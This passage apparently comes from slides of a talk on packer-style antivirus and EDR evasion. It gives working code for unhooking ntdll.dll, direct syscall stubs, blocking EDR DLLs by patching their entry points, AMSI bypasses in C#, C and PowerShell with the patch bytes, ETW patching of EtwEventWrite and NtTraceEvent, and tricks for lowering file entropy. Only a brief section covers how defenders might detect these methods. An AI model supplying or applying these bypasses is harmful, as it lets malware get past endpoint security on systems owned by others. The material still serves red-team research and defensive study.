    desiredAccess as UInt32,  
    objectAttributes as IntPtr  
    processHandle as IntPtr,  
    startAddress as IntPtr,  
    parameter as IntPtr,  
    inCreateSuspended as bool,  
    stackZeroBits as Int32,  
    sizeOfStack as Int32,  
    maximumStackSize as Int32,  
    attributeList as IntPtr) as UInt32:  
    pass
```


Evading Userland hooks

Unhooking

- E.G. Grabbing a fresh ntdll.dll copy from Disk, KnownDLLs, ...
- Search for the current Process ntdll.dll .text Section
- Overwrite the .text Section of the current Process ntdll.dll with the fresh one

```
ntdllBase = #ntdllBase0x00000000
ntdllFile = getOsFileHandle(open("C:\\windows\\system32\\ntdll.dll", fmRead))
ntdllMapping = CreateFileMapping(ntdllFile, NULL, 16777218, 0, 0, NULL) # 0x02 = PAGE_READONLY & 0x1000000 = SEC_IMAGE
if ntdllMapping == 0:
    echo fmt"Could not create file mapping object ({GetLastError()})."
    return false
ntdllMappingAddress = MapViewOfFile(ntdllMapping, FILE_MAP_READ, 0, 0, 0)
if ntdllMappingAddress.isNil:
    echo fmt"Could not map view of file ({GetLastError()})."
    return false
hookedDosHeader = cast[PIMAGE_DOS_HEADER](ntdllBase)
hookedNtHeader = cast[PIMAGE_NT_HEADERS](cast[DWORD_PTR](ntdllBase) + hookedDosHeader.e_lfanew)
for Section in low ..< hookedNtHeader.FileHeader.NumberOfSections:
    hookedSectionHeader = cast[PIMAGE_SECTION_HEADER](cast[DWORD_PTR](IMAGE_FIRST_SECTION(hookedNtHeader)) + cast[DWORD_PTR](IMAGE_SIZEOF_SECTION_HEADER * Section))
    if ".text" in toString(hookedSectionHeader.Name):
        var oldProtection : DWORD = 0
        if VirtualProtect(ntdllBase + hookedSectionHeader.VirtualAddress, hookedSectionHeader.Misc.VirtualSize, 0x40, addr oldProtection) == 0:#0x40 = PAGE_EXECUTE
            echo fmt"Failed calling VirtualProtect ({GetLastError()})."
            return false
        copyMem(ntdllBase + hookedSectionHeader.VirtualAddress, ntdllMappingAddress + hookedSectionHeader.VirtualAddress, hookedSectionHeader.Misc.VirtualSize)
        if VirtualProtect(ntdllBase + hookedSectionHeader.VirtualAddress, hookedSectionHeader.Misc.VirtualSize, oldProtection, addr oldProtection) == 0:
```

Evading Userland hooks

Direct Syscalls

- Typically retrieved from:
 - Memory (HellsGate, TartarusGate, RecycledGate, ...)
 - Disk (GetSyscallStub – e.G. C# DInvoke)
 - (Partially) Embedded (Syswhispers – 1,2,3)

```
41  NtOpenProcess PROC
42      mov [rsp+8], rcx          ; Save registers.
43      mov [rsp+16], rdx
44      mov [rsp+24], r8
45      mov [rsp+32], r9
46      sub rsp, 28h
47      mov ecx, 00DD60C24h      ; Load function hash into ECX.
48      call SW3_GetSyscallNumber ; Resolve function hash into syscall number.
49      add rsp, 28h
50      mov rcx, [rsp+8]          ; Restore registers.
51      mov rdx, [rsp+16]
52      mov r8, [rsp+24]
53      mov r9, [rsp+32]
54      mov r10, rcx
55      syscall                  ; Invoke system call.
56      ret
57  NtOpenProcess ENDP
```

<https://github.com/klezVirus/SysWhispers3/blob/master/example-output/Syscalls-asm.x64.asm>

Evading Userland hooks

DLL Blocking

- SharpBlock:
 - Creates a child Process and registers itself as Debugger for that
 - Debugger checks for LOAD_DLL_DEBUG_EVENT – EDR DLL load
 - DLL EntryPoint is patched - The DLL exits without creating hooks

What if we change the entry points behavior to the equivalent code?

```
1 |  
2 | BOOL APIENTRY DllMain( HMODULE hModule,  
3 |                       DWORD ul_reason_for_call,  
4 |                       LPVOID lpReserved  
5 |                       )  
6 | {  
7 |     return TRUE;  
   | }
```

```
if (ShouldBlockDLL(dllPath)) {  
  
    Tuple<long, long> addressRange = new Tuple<long, long>((long)imageBase, (long)imageB  
    blockAddressRanges.Add(addressRange);  
  
    Console.WriteLine($"[+] Blocked DLL {dllPath}");  
  
    byte[] retIns = new byte[1] { 0xC3 };  
    uint bytesWritten;  
  
    Console.WriteLine($"[+] Patching DLL Entry Point at 0x{0:x}", entryPoint.ToInt64());  
  
    if (WriteProcessMemory(hProcess, entryPoint, retIns, 1, out bytesWritten)) {  
        Console.WriteLine($"[+] Successfully patched DLL Entry Point");  
    } else {  

```

Evading Userland hooks

Detecting the Evasion techniques

- Hooking
 - EDR could (regularly) check, if the hooks were removed
- Direct Syscalls
 - EDR could check file read for ntdll.dll
 - EDR could check, if the Syscall came from ntdll.dll
- DLL Blocking
 - EDR could check, if it's DLL was successfully injected
- I never faced any of those detections personally – false positive rate??

AV/EDR Evasion - Packer Style

Useful Packer Evasion capabilities

Useful Packer Evasion capabilities

– AMSI

- Depending on the Payload an Antimalware Scan-Interface (AMSI) bypass **is needed**
- Detections by AMSI can occur for:
 - *C# Assemblies*
 - *Powershell Scripts*
 - *Javascript/VBScript*
 - *VBA macros*
- There are NO AMSI detections for
 - Shellcode (If not a language from above, e.G. Donut packed C# Assembly)
 - Portable Executables written in C,C++,Go,Nim, ...
- **Don't** use/enable an AMSI bypass if not needed (!)

Useful Packer Evasion capabilities

– AMSI

Plain old Patching/Hooking

- Most famous
- Sometimes already detected, as some EDRs check the integrity of *amsi.dll* function's memory

```
1 using System;
2 using System.Runtime.InteropServices;
3
4 public class AmsiBypass
5 {
6     public static void Execute()
7     {
8         // Load amsi.dll and get location of AmsiScanBuffer
9         var lib = LoadLibrary("amsi.dll");
10        var asb = GetProcAddress(lib, "AmsiScanBuffer");
11
12        var patch = GetPatch;
13
14        // Set region to RWX
15        _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint oldProtect);
16
17        // Copy patch
18        Marshal.Copy(patch, 0, asb, patch.Length);
19
20        // Restore region to RX
21        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out uint _);
22    }
23
24    static byte[] GetPatch
25    {
26        get
27        {
28            if (Is64Bit)
29            {
30                return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
31            }
32
33            return new byte[] { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC2, 0x18, 0x00 };
34        }
35    }
36 }
```

Useful Packer Evasion capabilities

– AMSI

Patching at different Offsets

- Less likely detected

```
11 lines (10 sloc) | 367 Bytes
1  #include <windows.h>
2
3  int main() {
4      DWORD dwOld = 0;
5      DWORD offset = 0x83;
6      FARPROC ptrAmsiScanBuffer = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
7      VirtualProtect(ptrAmsiScanBuffer + offset, 1, PAGE_EXECUTE_READWRITE, &dwOld);
8      memcpy(ptrAmsiScanBuffer + offset, "\x74", 1);
9      VirtualProtect(ptrAmsiScanBuffer + offset, 1, dwOld, &dwOld);
10     return 0;
11 }
```

- Can also be detected with integrity checks
- May not be compatible as the DLL changes in different OS-build versions

Useful Packer Evasion capabilities

– AMSI

Patching at different Offsets

The screenshot displays a debugger window with assembly code. At the top, a code block contains:

```
mov r14, [rsp+88h+amsiSession]
cmp rcx, rax
jz short loc_18000812A
```

Below this, another code block shows:

```
test byte ptr [rcx+1Ch], 4
jz short loc_18000812A
```

Further down, a code block contains:

```
mov rcx, [rcx+10h]
mov r9, rbx
mov [r11-50h], rbp
mov [r11-50h], r14
mov [rsp+88h+var_60], r8d
mov [r11-60h], rdx
call sub_180008898
```

A central code block, labeled `loc_18000812A:`, contains several `test` and `jz` instructions, all pointing to `short loc_180008197`:

```
loc_18000812A:
test rsi, rsi
jz short loc_180008197

test edi, edi
jz short loc_180008197

test rbp, rbp
jz short loc_180008197

test rbx, rbx
jz short loc_180008197

mov rax, [rbx+8]
test rax, rax
jz short loc_180008197

mov rcx, [rbx+10h]
test rcx, rcx
jz short loc_180008197
```

At the bottom, a code block contains:

```
lea rdx, off_18000FB68
mov [rsp+88h+var_40], rsi
mov [rsp+88h+var_48], rdx
mov [rsp+88h+var_38], edi
mov [rsp+88h+var_30], rax
mov [rsp+88h+var_28], r15
mov [rsp+88h+var_20], r14
mov rax, [rcx]
mov r10, 0E4181E767E50F270h
mov rax, [rax+18h]
```

Annotations on the right side of the image provide context:

- An arrow points to the `loc_18000812A:` block with the text: "Win11 does not have this JNZ instruction anymore."
- Three arrows point to the `test` and `jz` instructions in the `loc_18000812A:` block with the text: "So we are patching any of these functions to JNZ instead, which works fine for both Win10 and Win11 again with the same offset :-)"

At the bottom right, a code block labeled `loc_180008197:` contains:

```
loc_180008197:
mov eax, 80070057h
```

Useful Packer Evasion capabilities

– AMSI

Patching/Hooking the AMSI Provider DLL

- Less likely detected
- (!) *Retrieve the correct Provider from the Registry*

```
$APIs = @"
using System;
using System.Runtime.InteropServices;
public class APIS {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $APIs

$wzys = "0xBB"
$coko = "0x57"
$hxuu = "0x00"
$eqhh = "0x07"
$paaj = "0x00"
$ppiy = "0xC3"
$Patch = [Byte[]] ($wzys,$coko,$hxuu,$eqhh,$paaj,$ppiy)


$LoadLibrary = [APIS]::LoadLibrary("MpOav.dll")
$Address = [APIS]::GetProcAddress($LoadLibrary, "DllGetObject")
$P = 0
[APIS]::VirtualProtect($Address, [uint32]6, 0x40, [ref]$P)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
$Object = [Ref].Assembly.GetType('System.Management.Automation.A'+$ms+'iu'+$ti+'ls')
$Uninitialize = $Object.GetMethods('N'+$onPu+'blic,static'+$at+'ic') | Where-Object Name -eq Uninitialize
$Uninitialize.Invoke($Object,$null)
```

- Can also be detected with integrity checks

Useful Packer Evasion capabilities

– ETW

- Depending on the Payload, blocking Event Tracing for Windows (ETW) **is needed**
- Detections mainly occur for:
 - *C# Assemblies*
 - *Process/Threads/Memory/Imageloads/Network-Traffic*



- **Don't** use/enable an ETW bypass if not needed (!)

<https://github.com/DamonMohammadbagher/ETWProcessMon2>

Useful Packer Evasion capabilities

– ETW

Plain old Patching/Hooking

- Most famous

```
117 int wmain(int argc, wchar_t* argv[]) {
118     BOOL bResult = FALSE;
119     HRESULT hr;
120     ICLRMetaHost *pMetaHost = NULL;
121     IEnumUnknown *installedRuntimes = NULL;
122     ICLRRuntimeInfo *runtimeInfo = NULL;
123     ICLRRuntimeHost *runtimeHost = NULL;
124     ULONG fetched = 0;
125     DWORD pReturnValue = 0;
126     LPWSTR lpwMessage = NULL;
127
128     wprintf(L"[*] Patching EtwEventWrite\n");
129     LPVOID lpFuncAddress = GetProcAddress(LoadLibrary(L"ntdll.dll"), "EtwEventWrite");
130
131     // Add address of hook function to patch.
132     *(DWORD64*)&uHook[2] = (DWORD64)MyEtwEventWrite;
133
134     if (!InlineHook(lpFuncAddress)) {
135         wprintf(L"[!] Error: Patching EtwEventWrite failed...\n");
136     }
137 }
```

- Sometimes already detected, as some EDRs check the integrity of *ntdll.dll* *EtwEventWrite*/*EtwEventWriteFull* memory

Useful Packer Evasion capabilities

– ETW

Patching/Hooking NtTraceEvent

- Less likely detected nowadays

```
1  #include <windows.h>
2
3  int main() {
4      DWORD dwOld = 0;
5      FARPROC ptrNtTraceEvent = GetProcAddress(LoadLibrary("ntdll.dll"), "NtTraceEvent");
6      VirtualProtect(ptrNtTraceEvent, 1, PAGE_EXECUTE_READWRITE, &dwOld);
7      memcpy(ptrNtTraceEvent, "\xc3", 1);
8      VirtualProtect(ptrNtTraceEvent, 1, dwOld, &dwOld);
9      return 0;
10 }
```

- Few times already detected, as some EDRs check the integrity of *ntdll.dll NtTraceEvent* memory
- There are Offset candidates to Patch ;-)

Useful Packer Evasion capabilities

Relevant alternatives:

- Using Hardware Breakpoints (AMSI/ETW)
 - <https://gist.github.com/CCob/fe3b63d80890fafeca982f76c8a3efdf>
- Offensive Hooking to block DLL loading (AMSI)
 - https://waawaa.github.io/es/amsi_bypass-hooking-NtCreateSection/


AV/EDR Evasion - Packer Style

Defeating Entropy based detections

Defeating Entropy based detections

Entropy

- Indicates the randomness within a set of data
- Good Encryption leads to high randomness
 - Packers generate files with high Entropy
 - The bigger the Payload, the higher the Entropy



<https://practicalsecurityanalytics.com/file-entropy/>

Defeating Entropy based detections

Lowering the Entropy

- Adding non-random data to the file
 - Dictionary words
 - 0x00 many times at the end of the binary
- Don't use encryption
 - Via Pokemons - <https://techryptic.github.io/2022/07/28/Pokemon-Shellcode-Loader/>
 - UUIDs, IPv4, MAC, ... - <https://github.com/TheD1rkMtr/Shellcode-Hide/tree/main/2%20-%20Encoding>
- Don't embed the Payload
 - Retrieve from separate file, URL, ...



Packer Output Formats

- *DLLs instead of Executables*
- *Service Binaries*
- *DLL-Sideloaded / DLL-Proxying*

AV/EDR Evasion - Packer Style

NimSyscallPacker Demo

AV/EDR Evasion - Packer Style

Public Packers play around with

<https://github.com/phra/PEzor>

<https://github.com/chvancooten/NimPackt-v1>

Questions?